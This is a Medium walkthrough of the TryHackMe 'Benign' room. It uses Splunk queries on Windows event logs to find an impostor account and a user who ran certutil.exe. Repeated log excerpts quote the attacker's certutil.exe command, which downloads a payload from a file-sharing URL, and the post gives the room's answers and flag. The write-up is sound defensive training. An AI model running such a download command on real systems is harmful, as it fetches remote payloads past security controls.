

★ Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



TryHackMe - Benign



rootshellace · Follow

Published in InfoSec Write-ups

4 min read · Jan 12, 2024




Challenge Link : <https://tryhackme.com/room/benign>

Difficulty : Medium

Benign room on *TryHackMe* challenges us to analyze some Splunk logs, in order to find the answers required. All needed logs are ingested with index *win_eventlogs*. Let's go!

- *How many logs are ingested from the month of March, 2022?*


You need to go on the top right side of the panel, near the search button. Click on the dropdown and choose *Date Range*, then select *Since* and look for *March 1st*, then click Apply.



The image shows the 'Date Range' settings panel in Splunk. At the top, there's a search bar with 'Since 3/1/22' and a magnifying glass icon. Below this, a list of presets is shown: 'Presets', 'Relative', 'Real-time', and 'Date Range' (which is selected and expanded). Under 'Date Range', there's a 'Since' dropdown, a date input field containing '03/01/2022', and a time input field containing '00:00:00'. To the right of the date field is the text '(up to now)'. An 'Apply' button is located at the bottom right of the 'Date Range' section. Below the 'Date Range' section, there are links for 'Date & Time Range' and 'Advanced'.

Date Range Settings

When you're done, press the green magnifier button, and you will get the total number of logs which correspond to this selection.



The image shows the Splunk search results page. At the top, the Splunk logo and 'enterprise' are visible, along with a navigation bar containing 'Search', 'Analytics', 'Datasets', 'Reports', 'Alerts', and 'Dashboards'. The main heading is 'New Search'. Below this, a search bar contains the query '1 index=win_eventlogs'. Below the search bar, a green checkmark indicates '13,959 events' for the time range '3/1/22 12:00:00.000 AM to 1/12/24 11:25:21.000 AM'. To the right of this is a dropdown menu for 'No Event Sampling'. Below the search bar, there are tabs for 'Events (13,959)', 'Patterns', 'Statistics', and 'Visualization'. The 'Events' tab is selected. Below the tabs, there are controls for 'Format Timeline', 'Zoom Out', 'Zoom to Selection', and 'Deselect'. At the bottom, there's a green bar representing the search results.

All logs

Answer : 13959

- *Imposter Alert: There seems to be an imposter account observed in the logs, what is the name of that user?*

We have to perform a sort of SELECT DISTINCT query in SQL, for username. But adapted to Splunk. So, we could run the one below:

```
index=win_eventlogs  
| stats values(UserName)
```

We will get the following list:

The screenshot shows the Splunk Enterprise web interface. At the top, there's a navigation bar with 'splunk>enterprise' and 'Apps'. Below it, a menu bar contains 'Search', 'Analytics', 'Datasets', 'Reports', 'Alerts', and 'Dashboards'. The 'Search' tab is active, showing a 'New Search' page. The search query is entered in a text box: `1 index=win_eventlogs` and `2 | stats values(UserName)`. Below the query box, it shows '✓ 13,959 events (3/1/22 12:00:00.000 AM to 1/12/24 11:31:55.000 AM)' and 'No Event Sampling'. Below the search bar, there are tabs for 'Events', 'Patterns', 'Statistics (1)', and 'Visualization'. The 'Statistics (1)' tab is selected. Below the tabs, there are controls for '20 Per Page', 'Format', and 'Preview'. The main content area shows the results of the search, which are the distinct values of the 'UserName' field. The results are listed as follows:

values(UserName)
Amelia
Amelia
Bell
Chris.fort
Daina
James
Katrina
Moin
SYSTEM
deepak
haroon

At the bottom of the results, there is a label 'Users'.

By taking a close look at the beginning of the list, we notice an “i” char was replaced with “l”. We got our impostor!

Answer: Amella

- Which user from the HR department was observed to be running scheduled tasks?

Scheduled tasks are executed using *schtasks.exe*, so, we must filter *ProcessName* field based on this value. Then, create a similar query as the one above.

```
index=win_eventlogs ProcessName=*schtasks.exe*
| stats values(UserName)
```

We obtain this result:

The screenshot shows the Splunk Enterprise interface. The search bar contains the query: `1 index=win_eventlogs ProcessName=*schtasks.exe*` and `2 | stats values(UserName)`. The results show 87 events. The 'Statistics (1)' tab is selected, displaying a list of users: Chris.fort, James, Katrina, and Moin. The user 'Amella' is not visible in the list.

values(UserName)
Chris.fort
James
Katrina
Moin

Users which run scheduled tasks

From the description of the challenge, we know *James*, *Moin* and *Katrina* are part of the IT department. With this piece of information, the answer to our question is obvious.

Answer: Chris.fort

- Which user from the HR department executed a system process (LOLBIN) to download a payload from a file-sharing host.

You can verify the site link provided in the hint for this question, *lolbas-project.github.io*, and check which tools can be used for downloading.

Certutil.exe is a program included in **Windows**, so, it should be found on each machine using this OS. By changing the values of *ProcessName* field to *certutil.exe*, we will find a unique log and our answer is there.

```
index=win_eventlogs ProcessName=*certutil.exe*
```

New Search

1 index=win_eventlogs ProcessName=*certutil.exe*

✓ 1 event (3/1/22 12:00:00.000 AM to 1/12/24 11:47:01.000 AM) No Event Sampling ▼

Events (1) Patterns Statistics Visualization

Format Timeline ▼ — Zoom Out + Zoom to Selection × Deselect

List ▼ ✓ Format 20 Per Page ▼

< Hide Fields	≡ All Fields	i	Time	Event
<p>SELECTED FIELDS</p> <ul style="list-style-type: none"> a host 1 a source 1 a sourcetype 1 <p>INTERESTING FIELDS</p> <ul style="list-style-type: none"> a Category 1 a Channel 1 a CommandLine 1 # date_hour 1 # date_mday 1 # date_minute 1 a date_month 1 # date_second 1 a date_wday 1 # date_year 1 # date_zone 1 # EventID 1 a EventTime 1 a extracted EventTime 1 		>	3/4/22 10:38:28.000 AM	<p>{ [-]</p> <p>Category: Process Creation</p> <p>Channel: Windows</p> <p>CommandLine: certutil.exe -urlcache -f - https://controlc.com/548ab556 benign.exe</p> <p>EventID: 4688</p> <p>EventTime: 2022-03-04T10:38:28Z</p> <p>EventType: AUDIT_SUCCESS</p> <p>HostName: HR_01</p> <p>NewProcessId: 0x82194b</p> <p>Opcode: Info</p> <p>ProcessID: 9912</p> <p>ProcessName: C:\Windows\System32\certutil.exe</p> <p>Severity: INFO</p> <p>SeverityValue: 2</p> <p>SourceModuleName: eventlog</p> <p>SourceModuleType: Win_event_log</p> <p>SourceName: Microsoft-Windows-Security-Auditing</p> <p>SubjectDomainName: cybertees.local</p> <p>UserName: haroon</p> <p>index: winlogs</p>

User executing certutil.exe

Answer: haroon

Based on this single log, we are going to discover the answers to the remaining questions.

- *To bypass the security controls, which system process (lolbin) was used to download a payload from the internet?*

New Search

1 index=win_eventlogs ProcessName=*certutil.exe*

✓ 1 event (3/1/22 12:00:00.000 AM to 1/12/24 11:47:01.000 AM) No Event Sampling ▼

Events (1) Patterns Statistics Visualization

Format Timeline ▼ — Zoom Out + Zoom to Selection × Deselect

List ▼ ✓ Format 20 Per Page ▼

< Hide Fields	≡ All Fields	i	Time	Event
SELECTED FIELDS a host 1 a source 1 a sourcetype 1		>	3/4/22 10:38:28.000 AM	{ [-] Category: Process Creation Channel: Windows CommandLine: certutil.exe -urlcache -f - https://controlc.com/548ab556 benign.exe EventID: 4688 EventTime: 2022-03-04T10:38:28Z EventType: AUDIT_SUCCESS HostName: HR_01 NewProcessId: 0x82194b Opcode: Info ProcessID: 9912 ProcessName: C:\Windows\System32\certutil.exe Severity: INFO SeverityValue: 2 SourceModuleName: eventlog SourceModuleType: Win_event_log SourceName: Microsoft-Windows-Security-Auditing SubjectDomainName: cybertees.local UserName: haroon index: winlogs

INTERESTING FIELDS
 a Category 1
 a Channel 1
 a CommandLine 1
 # date_hour 1
 # date_mday 1
 # date_minute 1
 a date_month 1
 # date_second 1
 a date_wday 1
 # date_year 1
 # date_zone 1
 # EventID 1
 a EventTime 1
 a extracted EventTime 1

Lolbin

Since *certutil.exe* is already included in *Windows*, it was used to bypass the security controls.

Answer: certutil.exe

- What was the date that this binary was executed by the infected host? format (YYYY-MM-DD)

Checking *EventTime* field will provide the solution.

New Search

1 index=win_eventlogs ProcessName=*certutil.exe*

✓ 1 event (3/1/22 12:00:00.000 AM to 1/12/24 11:47:01.000 AM) No Event Sampling ▼

Events (1) Patterns Statistics Visualization

Format Timeline ▼ — Zoom Out + Zoom to Selection × Deselect

List ▼ Format 20 Per Page ▼

< Hide Fields	≡ All Fields	i	Time	Event
SELECTED FIELDS a host 1 a source 1 a sourcetype 1 INTERESTING FIELDS a Category 1 a Channel 1 a CommandLine 1 # date_hour 1 # date_mday 1 # date_minute 1 a date_month 1 # date_second 1 a date_wday 1 # date_year 1 # date_zone 1 # EventID 1 a EventTime 1 a extracted EventTime 1		>	3/4/22 10:38:28.000 AM	{ [-] Category: Process Creation Channel: Windows CommandLine: certutil.exe -urlcac benign.exe EventID: 4688 EventTime: 2022-03-04T10:38:28Z EventType: AUDIT_SUCCESS HostName: HR_01 NewProcessId: 0x82194b Opcode: Info ProcessID: 9912 ProcessName: C:\Windows\System32\certutil.exe Severity: INFO SeverityValue: 2 SourceModuleName: eventlog SourceModuleType: Win_event_log SourceName: Microsoft-Windows-Security-Auditing SubjectDomainName: cybertees.local Username: haroon index: winlogs

Date

Answer: 2022-03-04

- Which third-party site was accessed to download the malicious payload?

The answer is visible in the *CommandLine* area.

New Search

1 index=win_eventlogs ProcessName=*certutil.exe*

✓ 1 event (3/1/22 12:00:00.000 AM to 1/12/24 11:47:01.000 AM) No Event Sampling ▼

Events (1) Patterns Statistics Visualization

Format Timeline ▼ — Zoom Out + Zoom to Selection × Deselect

List ▼ Format 20 Per Page ▼

< Hide Fields	≡ All Fields	i	Time	Event
<p>SELECTED FIELDS</p> <ul style="list-style-type: none"> a host 1 a source 1 a sourcetype 1 <p>INTERESTING FIELDS</p> <ul style="list-style-type: none"> a Category 1 a Channel 1 a CommandLine 1 # date_hour 1 # date_mday 1 # date_minute 1 a date_month 1 # date_second 1 a date_wday 1 # date_year 1 # date_zone 1 # EventID 1 a EventTime 1 a extracted EventTime 1 		>	3/4/22 10:38:28.000 AM	<pre>{ [-] Category: Process Creation Channel: Windows CommandLine: certutil.exe -urlcache -f - https://controlc.com/548ab556 benign.exe EventID: 4688 EventTime: 2022-03-04T10:38:28Z EventType: AUDIT_SUCCESS HostName: HR_01 NewProcessId: 0x82194b Opcode: Info ProcessID: 9912 ProcessName: C:\Windows\System32\certutil.exe Severity: INFO SeverityValue: 2 SourceModuleName: eventlog SourceModuleType: win_event_log SourceName: Microsoft-Windows-Security-Auditing SubjectDomainName: cybertees.local Username: haroon index: winlogs</pre>

Third Party Site

Answer: controlc.com

- *What is the name of the file that was saved on the host machine from the C2 server during the post-exploitation phase?*

Same line is the one of interest.

Open in app ↗

Medium

🔍 Search



New Search

1 index=win_eventlogs ProcessName=*certutil.exe*

✓ 1 event (3/1/22 12:00:00.000 AM to 1/12/24 11:47:01.000 AM) No Event Sampling ▼

Events (1) Patterns Statistics Visualization

Format Timeline ▼ — Zoom Out + Zoom to Selection × Deselect

List ▼ ✓ Format 20 Per Page ▼


i	Time	Event
>	3/4/22 10:38:28.000 AM	{ [-] Category: Process Creation Channel: Windows CommandLine: certutil.exe -urlcache -f - https://controlc.com/548ab556 benign.exe EventID: 4688 EventTime: 2022-03-04T10:38:28Z EventType: AUDIT_SUCCESS HostName: HR_01 NewProcessId: 0x82194b Opcode: Info ProcessID: 9912 ProcessName: C:\Windows\System32\certutil.exe Severity: INFO SeverityValue: 2 SourceModuleName: eventlog SourceModuleType: win_event_log SourceName: Microsoft-Windows-Security-Auditing SubjectDomainName: cybertees.local Username: haroon index: winlogs

File Name

Answer: benign.exe

- *The suspicious file downloaded from the C2 server contained malicious content with the pattern THM{.....}; what is that pattern?*

When we access the full link found in *CommandLine*, we will get a page where we have the answer.



Flag

Answer: THM{KJ&*H^B0}

- *What is the URL that the infected host connected to?*

Again, *CommandLine* record has the solution.

New Search

1 index=win_eventlogs ProcessName=*certutil.exe

✓ 1 event (3/1/22 12:00:00.000 AM to 1/12/24 11:47:01.000 AM) No Event Sampling ▼

Events (1) Patterns Statistics Visualization

Format Timeline ▼ -- Zoom Out + Zoom to Selection × Deselect

Mar 1, 2022 1 year 11 months

List ▼ Format 20 Per Page ▼

Hide Fields	All Fields	i	Time	Event
<p>SELECTED FIELDS</p> <ul style="list-style-type: none"> a host 1 a source 1 a sourcetype 1 <p>INTERESTING FIELDS</p> <ul style="list-style-type: none"> a Category 1 a Channel 1 a CommandLine 1 # date_hour 1 # date_mday 1 # date_minute 1 a date_month 1 # date_second 1 a date_wday 1 # date_year 1 # date_zone 1 # EventID 1 a EventTime 1 a extracted_EventType 1 		>	3/4/22 10:38:28.000 AM	<p>[-]</p> <p>Category: Process Creation</p> <p>Channel: Windows</p> <p>CommandLine: certutil.exe -urlcache -f - https://controlc.com/548ab556 benign.exe</p> <p>EventID: 4688</p> <p>EventTime: 2022-03-04T10:38:28Z</p> <p>EventType: AUDIT_SUCCESS</p> <p>HostName: HR_01</p> <p>NewProcessId: 0x82194b</p> <p>Opcode: Info</p> <p>ProcessID: 9912</p> <p>ProcessName: C:\Windows\System32\certutil.exe</p> <p>Severity: INFO</p> <p>SeverityValue: 2</p> <p>SourceModuleName: eventlog</p> <p>SourceModuleType: win_event_log</p> <p>SourceName: Microsoft-Windows-Security-Auditing</p> <p>SubjectDomainName: cybertees.local</p> <p>UserName: haroon</p> <p>index: winlogs</p>

URL

Answer: <https://controlc.com/548ab556>

Thanks for reading! I hope you enjoyed this walkthrough!

[Tryhackme](#)[Walkthrough](#)[Writeup](#)[Cybersecurity](#)[Benign](#)[Follow](#)

Published in InfoSec Write-ups

49K Followers · Last published 14 hours ago

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to vulnhub machines, hardware challenges and real life encounters. Subscribe to our weekly newsletter for the coolest infosec updates: <https://weekly.infosecwriteups.com/>

[Follow](#)

Written by rootshellace

51 Followers · 4 Following

A person who enjoys cybersecurity and wants to improve in this domain. Here is my YouTube channel : <https://www.youtube.com/channel/UCbchXtedg02wCQweMpf1Mlw>



No responses yet

What are your thoughts?

Respond

More from rootshellace and InfoSec Write-ups




In System Weakness by rootshellace

3 PowerShell commands to use in hacking

Sometimes, when you get access to a vulnerable machine, you might want to immediately run some predefined popular scripts, written in...

Jan 10, 2024 🖱 41






 In InfoSec Write-ups by Visir

Could You Be the Next Victim? How to Protect Your Google Account Now

Today, nearly everyone is connected to the internet, and this dependency grew exponentially during the COVID-19 pandemic. With more people...

🌟 6d ago 🖱️ 16




 In InfoSec Write-ups by Shanzah Shahid

Hack Like a Pro: Mastering Penetration Testing with Virtual vs Physical Lab Setups

Learn how to build a powerful, cost-effective testing environment to sharpen your ethical hacking skills.

★ 3d ago 🖱️ 44 💬 2



 In InfoSec Write-ups by rootshellace

TryHackMe - SmagGrotto

Challenge Link : <https://tryhackme.com/room/smaggrotto> Difficulty : Easy


Jun 13, 2023



See all from rootshellace

See all from InfoSec Write-ups

Recommended from Medium



 In T3CH by Axoloth

TryHackMe | Critical | WriteUp

Acquire the basic skills to analyze a memory dump in a practical scenario.

★ Jul 21, 2024 🖱 104





 Francesco Pastore


THM - Lookup

A writeup for the room Lookup on TryHackMe.

★ Nov 25, 2024 🖱 2




Lists



Tech & Tools

22 stories · 377 saves



Medium's Huge List of Publications Accepting Submissions

377 stories · 4321 saves



Staff picks

793 stories · 1549 saves



Natural Language Processing

1883 stories · 1524 saves



In T3CH by Axoloth

TryHackMe | Search Skills | WriteUp

Learn to efficiently search the Internet and use specialized search engines and technical docs



Oct 26, 2024



61



Fritzadriano

Retracted—TryHackMe WriteUp

Investigate the case of the missing ransomware. After learning about Wazuh previously, today's task is a bit different.

Sep 4, 2024 🖱 50

